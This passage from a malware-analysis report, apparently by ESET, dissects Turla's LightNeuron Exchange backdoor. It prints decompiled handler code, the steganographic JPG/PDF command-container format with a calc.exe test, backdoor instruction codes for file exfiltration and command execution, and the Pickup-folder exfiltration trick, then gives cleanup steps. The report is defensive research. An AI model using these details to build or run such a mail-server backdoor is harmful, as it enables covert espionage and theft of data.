  <rule metric="10" id="1" include="1">
    <and>
      <or>
        <To condition="cnt" value="email1@[redacted]" />
        <From condition="cnt" value="email1@[redacted]" />
        <To condition="cnt" value="email2@[redacted]" />
        <From condition="cnt" value="email2@[redacted]" />
        [...]
      </or>
    <and>
      <To condition="!cnt" value="email3@[redacted]" />
      <From condition="!cnt" value="email3@[redacted]" />
      [...]
    </and>
  </and>
</rule>
</class>
<class name="command" metric="40" id="1" dllName="ZipMe" type="dll" include="1">
  <rule metric="10" id="1" include="1">
    <attachment_Content-Type condition="cnt" value="image/jpeg" />
  </rule>
</class>

log:logHandler
zip:zipHandler
changeSubject:changeSubjectHandler
changeBody:changeBodyHandler
create:createHandler
command:commandHandler
block:blockHandler
replace:replaceHandler
stat:statHandler
```

Figure 14 // Redacted example of a rule file

These rules are applied to every email processed by the DLL. Thus, the behavioral characteristics of LightNeuron reside in this configuration file.

This configuration is highly flexible, allowing it to perform different actions depending on various fields of the email. For example, it is possible to collect all the emails sent by one particular email address.

Moreover, the operators customize the rules for each victim. In the sample we analyzed, all the email addresses contained in the rules belonged to the targeted organization. In one case, they were monitoring around thirty different email addresses, which probably were the people about whom they were the most interested in collecting information.

There are eleven different handlers implemented in the DLL and described in Table 1.

Table 1 Description of the handlers implemented in the DLL	
Handler name	Description
block	Block the email
changeBody	Change the body of the email
changeTo	Change the recipient of the email
changeSubject	Change the subject of the email
command	Parse the JPG/PDF attachment, decrypt and execute the commands. This is described in detail in the Backdoor section
create	Create a new email
log	Log email attachment in LOG_OUTPUT

Handler name	Description
replace	Replace the attachment
spam	Re-create and re-send the email from the exchange server to bypass the spam filter
stat	Log From, Date, To, Subject in STAT_PATH in CSV format
zip	Encrypt the email with RSA and store it in the path specified by ZIP_FILE_NAME.

All the handlers are implemented in the same way. In the arguments, there is the email in the form of a linked-list with the different fields parsed (From, To, body, etc.). The handler can modify this linked-list and will return a code corresponding to the action it performed, as listed in Table 2.

Table 2 Handler return codes and their descriptions

Return Value	Description
0	No modification
1	Email modified
2	Block the email
3	Error
4	Contains .NET assembly

Then, the Transport Agent interprets this return code to know if it should modify the email, block it or execute .NET assembly code.

Figure 15 is the handler function for zip. Interestingly, it will dump, encrypt the email and store it on disk but does not compress it. We believe these files are sent back to the attackers using a backdoor command.

```

if ( !a6 )
    return SV_NO_MODIFICATION;
rand(0x1869F); // random number for filename
v11 = off_180039B48; // %s%d
if ( qword_180039B58 )
    v11 = qword_180039B58;
wvsprintfA_0(&filename, v11, (va_list)_config->CONFIG_ZIP_FILE_NAME);
F_debug_log(0x100000, 0x54, 0, 0, 0i64);
F_log_email_metadata(v7, raw_email); // Log To, From, Subject
EnterCriticalSection(&CriticalSection_zip);
v12 = sub_18000B6E0((_DWORD *)g_zip, *(_QWORD *)a6, *(_DWORD *)a6 + 8));
F_debug_log(0x100000, 0x55, v12, 0, 0, 0i64);
if ( v12 >= SLODWORD(_config->CONFIG_MIN_SIZE_TO_ZIP) )
{
    v13 = lstrlenA((LPCSTR)main_object->CONFIG_CRYPT_KEY);
    v14 = F_RSA_AES_encrypt((_DWORD *)g_zip, main_object->CONFIG_CRYPT_KEY, v13, 0i64, 0, aes_key);
    F_debug_log(0x100000, 0x56, v14, 0, 0, 0i64);
    if ( v14 > 0 )
    {
        encrypted_data_len_1 = v14 + 1;
        encrypted_data = F_HeapAlloc_0(v14 + 1);
        if ( encrypted_data )
        {
            rsa_key_len = lstrlenA((LPCSTR)main_object->CONFIG_CRYPT_KEY);
            encrypted_data_len = F_RSA_AES_encrypt(
                (_DWORD *)g_zip,

```

Figure 15 // Decompilation output of the zip handler function

Some handlers, such as *changeSubject*, were not used in the rules we analyzed. However, by creating a new set of rules, we were able to trigger this handler. The modification is easily noticed, as you can see in Figure 16. Other handlers, such as *changeBody* or *changeTo*, might be used to hide some information or to redirect emails.




Figure 16 // Original email (on the left) and email after the call to changeSubject (on the right)

Backdoor

The command handler is actually the implementation of a backdoor controlled by email. It has the following properties:

- Depending on the rules, the commands are hidden in a PDF or a JPG attachment.
- It uses steganography to hide data in PDF documents or JPG pictures.
- The email is blocked so it will not be delivered to the final recipient.

Although this may sound very similar to the Turla Outlook backdoor controlled by PDF attachments that we analyzed in 2018 [16], the format of the attachment is quite different. Thus, we believe a different programmer or team developed it.

As shown in the configuration example, the rule to execute the command handler applies to every attachment of type *image/jpeg* going through the Exchange server. It is not very efficient, as most of the images do not contain commands. As an example, for one victim, the command handler processed around 7000 pictures while only 178 actually contained commands for the backdoor.

Every time the handler is called, it will first check whether the attachment is a PDF document or a JPG image, as shown in Figure 17.

```
if ( PDFParser::_is_PDF(begin_email_attachment, email_attachment_len) )
{
    is_pdf = 1;
    extracted_data_from_pdf_jpg = PDFParser::_extract_container(begin_email_attachment, email_attachment_len, &v92);
}
else
{
    is_pdf = 0;
    extracted_data_from_pdf_jpg = CJPG::_extract_container(begin_email_attachment, email_attachment_len);
}
```

Figure 17 // Attachment type check (HexRays output)

PDF

In the case of a PDF document, the routine first checks for a signature by performing XOR operations with the data from offset 0x0B to offset 0x10. One way to satisfy this signature condition is by setting all the values from offset 0x0B to 0x10 to 0x00.

If the previous signature is satisfied, the routine reads the offset of the blob of data containing the command, which we call the container, from offset 0x11. It also reads the size of the container from offset 0x15. Finally, it copies the container data. Figure 18 shows these operations.

```
offset_command_container = *(int *)(input_data + 17);
if ( (unsigned int)offset_command_container >= (unsigned int)data_len )
    return 0i64;
len_command_container = *(unsigned int *)(input_data + 21);
if ( (unsigned int)len_command_container >= (int)data_len - (int)offset_command_container )
    return 0i64;
v12 = &input_data[offset_command_container];
if ( &input_data[offset_command_container + (int)len_command_container] > &input_data[data_len] )
    return 0i64;
command_data = F_init_string();
string::append(command_data, &data[offset_command_container], len_command_container);
```

Figure 18 // Extraction of the container data from the PDF (HexRays output)

A visualization in a hexadecimal editor of the different fields is shown Figure 19.




Figure 19 // Representation in hexadecimal of a PDF containing a container

This PDF, which was modified to embed a command, is still valid as you can see in Figure 20.




Figure 20 // Modified PDF document with embedded commands for LightNeuron. Snake is another name for Turlia.

JPG

In case of a JPG image, it first computes a signature using 16 bytes from the first quantization table. The quantization table is a part of the JPG format and contains data used during the compression of the picture.

It performs several XOR operations on these 16 bytes and compares the result against a hardcoded signature, as shown in Figure 21.

```

v1 = *input;
signature[0] = input[4] ^ *input;
v3 = v1 ^ input[10];
v4 = input[1];
signature[4] = v3;
signature[1] = v4 ^ input[5];
v5 = input[11];
v6 = input[2];
signature[5] = v4 ^ v5;
signature[2] = v6 ^ input[6];
v7 = v6 ^ input[12];
v8 = input[3];
signature[6] = v7;
signature[3] = v8 ^ input[7];
signature[7] = v8 ^ input[13];
return (unsigned int)kind_of_strnchr(signature, (char *)custom_signature, 8u) == 0;

```

custom_signature db 250, 16, 82, 145, 40, 219, 213, 176

↑

Figure 21 // Validation of the JPG signature (HexRays output)

We can view these multiple XOR ($\oplus$) operations on the input, followed by a comparison, as a set of mathematical equations:

$$\left\{ \begin{array}{l} input_0 \oplus input_4 = 250 \\ input_1 \oplus input_5 = 16 \\ input_2 \oplus input_6 = 82 \\ input_3 \oplus input_7 = 145 \\ input_0 \oplus input_{10} = 40 \\ input_1 \oplus input_{11} = 219 \\ input_2 \oplus input_{12} = 213 \\ input_3 \oplus input_{13} = 176 \end{array} \right.$$

Once we have the set of equations, we can easily solve it manually or use a SMT (Satisfiability Modulo Theories) solver such as Microsoft Z3 [20] to find out whether a solution exists and, if so, to find one possible solution. It turns out this set of equations is solvable and we use the solution to create a JPG image that can pass the check.

If the previous equation is satisfied, it gets the length of the container from offset 0x0F of the quantization table.

Finally, it extracts the container from the last Start of Scan section, another standard field of the JPG format.

By modifying the quantization table, the resulting picture is also affected. However, the image is still valid, as shown in Figure 22.



Figure 22 // Modified JPG picture with embedded commands for LightNeuron

Container and command execution

Regardless of the attachment type delivering it, the container format is strictly identical. The first four bytes are the size of the container and the following bytes are encrypted with AES-256 with a key hardcoded in the binary. Figure 23 shows an example of an encrypted container.

```

00000000: 00 00 00 50 87 53 C2 2B-26 6E EB 41-DA E5 E5 82  P S T + & n d A r s e
00000010: F1 60 64 9A-D7 E8 8D 4A-83 4E 2D 68-B8 37 EB 26  ± ' d U | | i J â N - h j 7 d &
00000020: 1E 1D DB 04-F2 EC 65 00-25 13 DA B7-B2 42 6F 4A  ▲ + ♦ ≥ w e % !! ¶ B o J
00000030: 59 99 A6 F4-18 5C FF 2D-45 23 6A 46-36 F5 35 80  Y Ö ã r ↑ \ - E # j F 6 J 5 Ç
00000040: 0C 7D 4E EC-E7 1A 41 9C-16 6E 15 71-5F DC 9D F7  ? > N w r → A £ = n S g _ Y s
00000050: B2 35 8F 45 - - - 5 R E

```

Figure 23 // Hexadecimal dump of an encrypted container

Once decrypted, we see the different fields used to store information about the commands to be executed. In Figure 24, we can see some of the most important fields:

- At offset 0x08, the email address to which the result of the command is sent.
- At offset 0x1D, the instruction code. It corresponds to a function in the DLL.
- At offset 0x25, the first argument. It will be passed to the function represented by the instruction code.

```

00000000: 00 00 00 01 00 00 00 11 72 65 70 6C-79 40 65 78  @ ◀ replo@ex
00000010: 51 6D 70 6C-65 2E 63 6F-6D 00 00 00-01 00 00 00  ample.com @
00000020: 04 00 00 00-1C 43 3A 5C-57 69 6E 64-6F 77 73 5C  ♦ - C : \ Windows \
00000030: 73 79 73 74-65 6D 33 32-5C 63 61 6C-63 2E 65 78  system32\calc.exe
00000040: 65 00 00 00-00 00 00 00-00 - - e

```

Figure 24 // Hexadecimal dump of a decrypted container

If an email containing this particular container, embedded in a JPG or in a PDF, is sent to a server compromised by LightNeuron, a calculator will be executed on the Microsoft Exchange server.

In addition to the instruction code 0x04, which runs the executable given by the first argument, there are eight other instruction codes having up to three arguments. Table 2 describes the nine different backdoor instructions.

Table 2 List of instruction codes

Instruction Code	Description	Arg 1	Arg 2	Arg 3
0x01	Write a file. Execute it if it is an executable.	Exe path	N/A	File data
0x02	Delete a file	File path	N/A	N/A
0x03	Exfiltrate a file	File path	Set to "1" to delete the file	N/A
0x04	Execute a process (CreateProcess)	Command line	N/A	N/A
0x05	Execute a command line (cmd.exe /c)	Command line	N/A	N/A
0x06	Return 0	N/A	N/A	N/A
0x07	Disable backdoor for N minutes.	Minutes	N/A	N/A
0x09	Exfiltrate a file (duplicate function of 0x03)	File Path	Set to "1" to delete the file	N/A
0x65	No-op	N/A	N/A	N/A

The detailed structure, in C-like syntax, of the container is available Figure 25.

```

struct encrypted_container {
    int size; //clear text
    container[]; //encrypted with AES-256
}

struct container { //Can contain multiple commands
    int CmdId; //Unique ID to identify the container
    int rcptl; //Recipient address length
    char rcpt[rcptl]; //Recipient address (address to which the output data will be sent)
    command[]; //list of commands
}

struct command {
    int InstId; //Unique ID to identify this command
    int InstrCode; //The instruction that will be executed
    int fpl; //First parameter length
    char fp[fpl]; //First parameter
    int spl; //Second parameter length
    char sp[spl]; //Second parameter
    int bpl; //Third parameter length
    char bp[bpl]; //Third parameter
}

```

Figure 25 // Structure of the command container (C-like syntax)

When processing a container, the backdoor writes the `CmdId` value to a log file, located at the path `c:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Windows\thumbcache_32.db`. The backdoor checks it just before processing a new container, to check whether this container has already been processed. This is an anti-replay mechanism, probably to avoid duplicate execution if the mail server somehow receives the same email multiple times.

Finally, the command output is encrypted with AES and a PDF document or a JPG image is built using a format similar to that described earlier. Interestingly, it reuses the incoming PDF or JPG and replaces the command container with a container holding the output data. An email is then created using data

from the configuration and the destination address provided in the incoming container. For instance, it uses the following fields from `winmail.dat`:

```
SEND_FROM:[redacted]noreply@[redacted]
COMMAND_REPLY_SUBJECT: Email_confirmation
COMMAND_REPLY_ATTACH_NAME: Letter; [redacted]; prnt01; Note; Instruction; List; Scanned;
Untitled; report; filename; ATT00001; ticket; Form; Attachment; Information
```

To send the email, it simply drops it in the folder `<ExchangeInstallFolder>\TransportRoles\PickUp\` and the filename starts with `msg` followed by the result of the `GetTickCount` function. According to the Microsoft documentation [21]:

The Pickup and replay directories are used by the Transport service on Mailbox servers and Edge Transport servers to insert message files directly into the transport pipeline. Correctly formatted email message files that you copy to the Pickup or Replay directories are submitted for delivery.

Moreover, Exchange does not perform any security check on the email sent via this folder [22]:

Any security checks configured on a Receive connector, such as anti-spam, anti-malware, sender filtering, or recipient filtering actions, aren't performed on messages submitted through the Pickup directory or the Replay directory.

Thus, security solutions will not see the data exfiltrated through LightNeuron, which makes this malware very stealthy.

An example of an email containing the result of LightNeuron executing a command is shown in Figure 26. The recipient is `reply@example.com`, as specified in the incoming command container. The sender is `noreply@example.com`, which is the address we choose to use to replace the redacted one specified in the original configuration. The subject header and the attachment name were selected from the lists in the configuration and the incoming PDF was re-used to transport output data.




Figure 26 // Example of an email generated by LightNeuron to send command output

Miscellaneous

Logging

The companion DLL uses logging extensively. The log level can be customized in the configuration file, allowing logging only relevant information when the malware is implanted on a victim machine.

The log files are encrypted with AES-256. Each log entry contained in the log files is encrypted separately and the thirty-two first bytes of each log file contain the key.

Regardless of the log's purpose, each log entry has the same format, as described in Figure 27 in C-like syntax.

```
struct log_entry {
    DWORD total_size;
    QWORD unknown1; //AES encryption begins here
    DWORD log_code;
    DWORD hex_value;
    DWORD unknown2;
    DWORD data_size;
    char data[data_size];
}
```

Figure 27 // Log entry structure in C-like syntax

The most important fields are:

- The log code field: each different code corresponds to a different logging event. For example, the log code 0x3C28 corresponds to the execution of a handler.
- The hex value field: Used when the data are numerical. For example, it can contain the Instruction Code executed by the backdoor.
- The data field: Used to store text data. For example, it can contain the subject of the email.

The log file names vary across the different samples but for the sample we analyzed, we identified the following six log files:

Table 3 Description of the log files

Component	Path	Description
Transport Agent	C:\Windows\serviceprofiles\network-service\appdata\Roaming\Microsoft\Windows\814ad43-58ab-2cd3-3e68-b82a8f402fd0	Log the sender and the date of every email processed by the Exchange server
Transport Agent	C:\Windows\serviceprofiles\network-service\appdata\Roaming\Microsoft\Windows\42cf8a1-6e20-8c24-d35f-82c46d8b70ba	Error log
Companion DLL	C:\Windows\serviceprofiles\network-service\appdata\Roaming\Microsoft\Windows\36b1f4a-82b9-eb06-7c1e-90b4b2d5c27d	Log the date at each execution of the DLL main
Companion DLL	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\thumbcache_idx.db	Log backdoor actions
Companion DLL	C:\Windows\ServiceProfiles\NetworkService\appdata\Local\Temp\msmodl.dat	Debug log
Companion DLL	C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Windows\thumbcache_32.db	Log the command id. Used to protect against replay attacks.

Automatic exfiltration

If the configuration parameters `SEND_TIME` and `SEND_AT_NIGHT` are set, a thread launched by the DLL main function will loop indefinitely. As shown in Figure 28, it first waits `SEND_TIME` seconds and then checks if the exfiltration should only occur during the night or during working hours. In the latter case, it checks whether the hour is between 17:00 and 09:00 and if it is true, it re-enters the sleep loop without exfiltrating any files.

```
while ( 1 )
{
    do
    {
        v1 = main_object->CONFIG_SEND_TIME;
        v2 = rand(300);
        Sleep(1000 * (v1 + v2));
    }
    while ( !LODWORD(main_object->CONFIG_SEND_TO) );
    if ( !main_object->CONFIG_SEND_AT_NIGH )
    {
        GetLocalTime(&SystemTime);
        v3 = SystemTime.wDayOfWeek / 6u;
        if ( SystemTime.wDayOfWeek == 6 * (_DWORD)v3 || (unsigned __int16)(SystemTime.wHour - 9) > 8u )
            continue;
    }
    F_loop_send_files(v4, v3, v5);
}
```

Figure 28 // Exfiltration loop with night check (HexRays output)

The exfiltration function, shown in Figure 29, loops over the files that match the `SEND_FILE` specification. It is possible to include wildcards in the filename specification to match several different files. Then, for each file, it will send an email containing the file in either a JPG or a PDF attachment. The [Backdoor section](#) details the sending of the emails.

```
string = main_object->CONFIG_SEND_FILE;
if ( !string )
    return 0xFFFFFFFFi64;
wvsprintfA_0(&FileName, string, arglist); // format_arg is null
v4 = FindFirstFileA(&FileName, &FindFileData);
v5 = sub_180017660(&FileName, '\\');
if ( v4 == (HANDLE)-1i64 )
    return 0i64;
do
{
    if ( v5 )
        wvsprintfA_0(v5 + 1, FindFileData.cFileName, v6);
    if ( !FindFileData.nFileSizeHigh && FindFileData.nFileSizeLow <= 5000000 )
    {
        F_send_default_information_and_file(main_object, (__int64)&FileName);
        DeleteFileA(&FileName);
    }
    F_Sleep(0x1D4C0u);
}
while ( FindNextFileA(v4, &FindFileData) );
FindClose(v4);
return 0i64;
```

Figure 29 // Exfiltration loop (HexRays output)

Even though we did not see Turla make use of it in the wild, we believe this functionality might be used to exfiltrate automatically the emails archived by the zip handler, as this handler does not implement any exfiltration mechanism.

4.4 Evolution

Even without the earliest versions of LightNeuron, we noticed some development effort between the different versions we have seen:

- There was an effort to obfuscate function names in the .NET Transport Agent.
- Some Indicators of Compromise are different in each sample:
 - Mutex names,
 - Log file names,
 - AES key used by the backdoor.
- The oldest versions only support JPG attachments for the C&C protocol, while the latest versions also support PDF documents.

4.5 Linux variant

In a previous section, we explained that most of the strings used by LightNeuron are encrypted. It turns out that some decrypted strings contain strings that make sense only in a Unix environment.

Figure 30 shows some of these strings that refer to Unix. For example, `sendmail` is a common executable used to send an email on Linux. Thus, piping email content with `cat` to `sendmail` is actually a common way to send an email in a Linux environment. Further, Postfix is an alternative mail server to `sendmail`.

```

unk_18002FD78  db  86h ; †                ; DATA XREF: .data:0000000018003A4A↓o
                                db  0DDh ; Ý                ; /tmp/postfix/log/config.xml

unk_18002EAB8  db  86h ; †                ; DATA XREF: .data:0000000018003D568↓o
                                db  0DCh ; Ü                ; /usr/lib/libpostfix-global.so.1

unk_180030C08  db  0CAh ; Ê                ; DATA XREF: .data:00000000180039F48↓o
                                db  0C8h ; Ë                ; cat %s | /usr/sbin/sendmail -t;
```

Figure 30 // Linux strings in the Windows DLL

These Unix artefacts in the Windows malware could be explained by the possible sharing of code between Windows and Unix implementations.

Hence, the presence of these strings suggests LightNeuron exists for Linux. That would not be surprising, given that many organizations have Linux mail servers.

5. REMEDIATION

5.1 Cleaning

The cleaning of LightNeuron is not an easy task. Simply removing the two malicious files will break Microsoft Exchange, preventing everybody in the organization from sending and receiving emails.

Note to other AV vendors: before adding a detection for the Transport Agent files, be aware that doing so without a proper cleaning routine will render your infected customer's exchange servers inoperable, so proceed with caution.

Before actually removing the files, the malicious Transport Agent should be disabled.

First, open `<ExchangeInstallFolder>\TransportRoles\Agents\agents.config` and check every DLL. All of the genuine Transport Agents should be signed either by Microsoft or a trusted software vendor. The `agents.config` file should be similar to Figure 31.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <mexRuntime>
    <monitoring>
      <agentExecution timeLimitInMilliseconds="90000" />
    </monitoring>
    <agentList>
      [...]
      <agent name="Security Interop Agent"
        baseType="Microsoft.Exchange.Data.Transport.Smtp.SmtpReceiveAgent"
        classFactory="Microsoft.Exchange.Security.Interop.
SecurityInteropAgentFactory"
        assemblyPath="c:\program files\microsoft\Exchange Server\v15\bin\
Microsoft.Exchange.Security.Interop.dll"
        enabled="true"
        IsCritical="true" />
      <agent name="Content Filter Agent"
        baseType="Microsoft.Exchange.Data.Transport.Routing.RoutingAgent"
        classFactory="Microsoft.Exchange.Security.Interop.
ContentFilterAgentFactory"
        assemblyPath="c:\program files\microsoft\Exchange Server\v15\bin\
Microsoft.Exchange.Security.Interop.dll"
        enabled="true"
        IsCritical="true" />
    </agentList>
    <settings />
  </mexRuntime>
</configuration>
```

Figure 31 // `agents.config` example

In that example, the malicious DLL is `Microsoft.Exchange.Security.Interop.dll` and two related Transport Agents are registered:

- `Security Interop Agent` (called `<name1>` in the following explanations)
- `Content Filter Agent` (called `<name2>` in the following explanations)

Then, on the Exchange server, execute the following PowerShell commands with admin rights:

```
Disable-TransportAgent -Identity <name1>
Disable-TransportAgent -Identity <name2>
Uninstall-TransportAgent -Identity <name1>
Uninstall-TransportAgent -Identity <name2>
```

The malicious Transport Agents are now disabled. After that, it is possible to remove the two malicious files without breaking Microsoft Exchange.

If you do not plan to re-install the mail server, an important last step is to modify the passwords of all accounts that have administrative rights on the compromised server. Otherwise, attackers could access the server again to compromise it again.

5.2 Mitigations

Given that attackers have gained administrative privileges on the Exchange server, there are no bulletproof mitigations against this threat. However, these few recommendations can help to detect the compromise and to make the attacker's work harder.

- Use dedicated accounts for the administration of Exchange servers with strong, unique passwords and, if possible, 2FA.
- Monitor closely the usage of these accounts.
- Restrict PowerShell execution.
- Regularly check that all the installed Transport Agents are signed by a trusted provider.

6. CONCLUSION

In addition to their Turla Outlook backdoor [16], LightNeuron is another example that Turla operators have a large set of sophisticated, custom malware at their disposal.

To our knowledge, this is the first time a malicious actor has leveraged a Microsoft Exchange Transport Agent to enable persistence on a mail server. This technique is very interesting as it allows them to receive commands and exfiltrate data without any filtering.

LightNeuron is a very powerful piece of malware. It can spy on all the emails of the compromised organization but also execute commands, for example, to control other machines on the local network. This makes it a main hub in the breached network for Turla operators.

We will continue to monitor Turla developments to help defenders to protect their networks.

Indicators of Compromise can also be found on [GitHub](#). For any inquiries, or to make sample submissions related to the subject, contact us at: threatintel@eset.com.

7. BIBLIOGRAPHY

- 1 B. KNOWLTON, "Military Computer Attack Confirmed," New York Times, 25 08 2010. [Online]. Available: https://www.nytimes.com/2010/08/26/technology/26cyber.html?_r=1&ref=technology. [Accessed 09 04 2018].
- 2 MELANI, "Technical Report about the Malware used in the Cyberespionage against RUAG," 23 05 2016. [Online]. Available: https://www.melani.admin.ch/melani/en/home/dokumentation/reports/technical-reports/technical-report_apt_case_ruag.html.
- 3 M. Untersinger, "Quelle est la bonne équation pour pacifier le cyberspace ?," Le Monde, 29 01 2019. [Online]. Available: https://www.lemonde.fr/pixels/article/2019/01/29/course-aux-cyberarmes-logiciels-destruc-teurs-dormants-le-difficile-apaisement-du-cyberspace_5416003_4408996.html.
- 4 A. Cherepanov, "GREYENERGY: A successor to BlackEnergy," ESET, 2018.
- 5 A. Cherepanov, "TeleBots are back: Supply-chain attacks against Ukraine," ESET, 30 06 2017. [Online]. Available: <https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/>.
- 6 ESET Research, "Turla Mosquito: A shift towards more generic tools," 22 05 2018. [Online]. Available: <https://www.welivesecurity.com/2018/05/22/turla-mosquito-shift-towards-generic-tools/>.
- 7 Kaspersky GREAT, "Shedding Skin - Turla's Fresh Faces," 04 10 2018. [Online]. Available: <https://securelist.com/shedding-skin-turlas-fresh-faces/88069/>.
- 8 ESET Research, "Carbon Paper: Peering into Turla's second stage backdoor," ESET, 30 03 2017. [Online]. Available: <https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/>.
- 9 ESET Research, "Gazing at Gazer - Turla's new second stage backdoor," ESET, 08 2017. [Online]. Available: <https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf>.
- 10 D. Huss, "Turla APT actor refreshes KopiLuwak JavaScript backdoor for use in G20-themed attack," 17 08 2017. [Online]. Available: <https://www.proofpoint.com/us/threat-insight/post/turla-apt-actor-refreshes-kopiluwak-javascript-backdoor-use-g20-themed-attack>.
- 11 J.-I. Boutin, "Turla's watering hole campaign: An updated Firefox extension abusing Instagram," 06 06 2017. [Online]. Available: <https://www.welivesecurity.com/2017/06/06/turlas-watering-hole-campaign-updated-firefox-extension-abusing-instagram/>.
- 12 ESET Research, "Diplomats in Eastern Europe bitten by a Turla mosquito," ESET, 01 2018. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf.
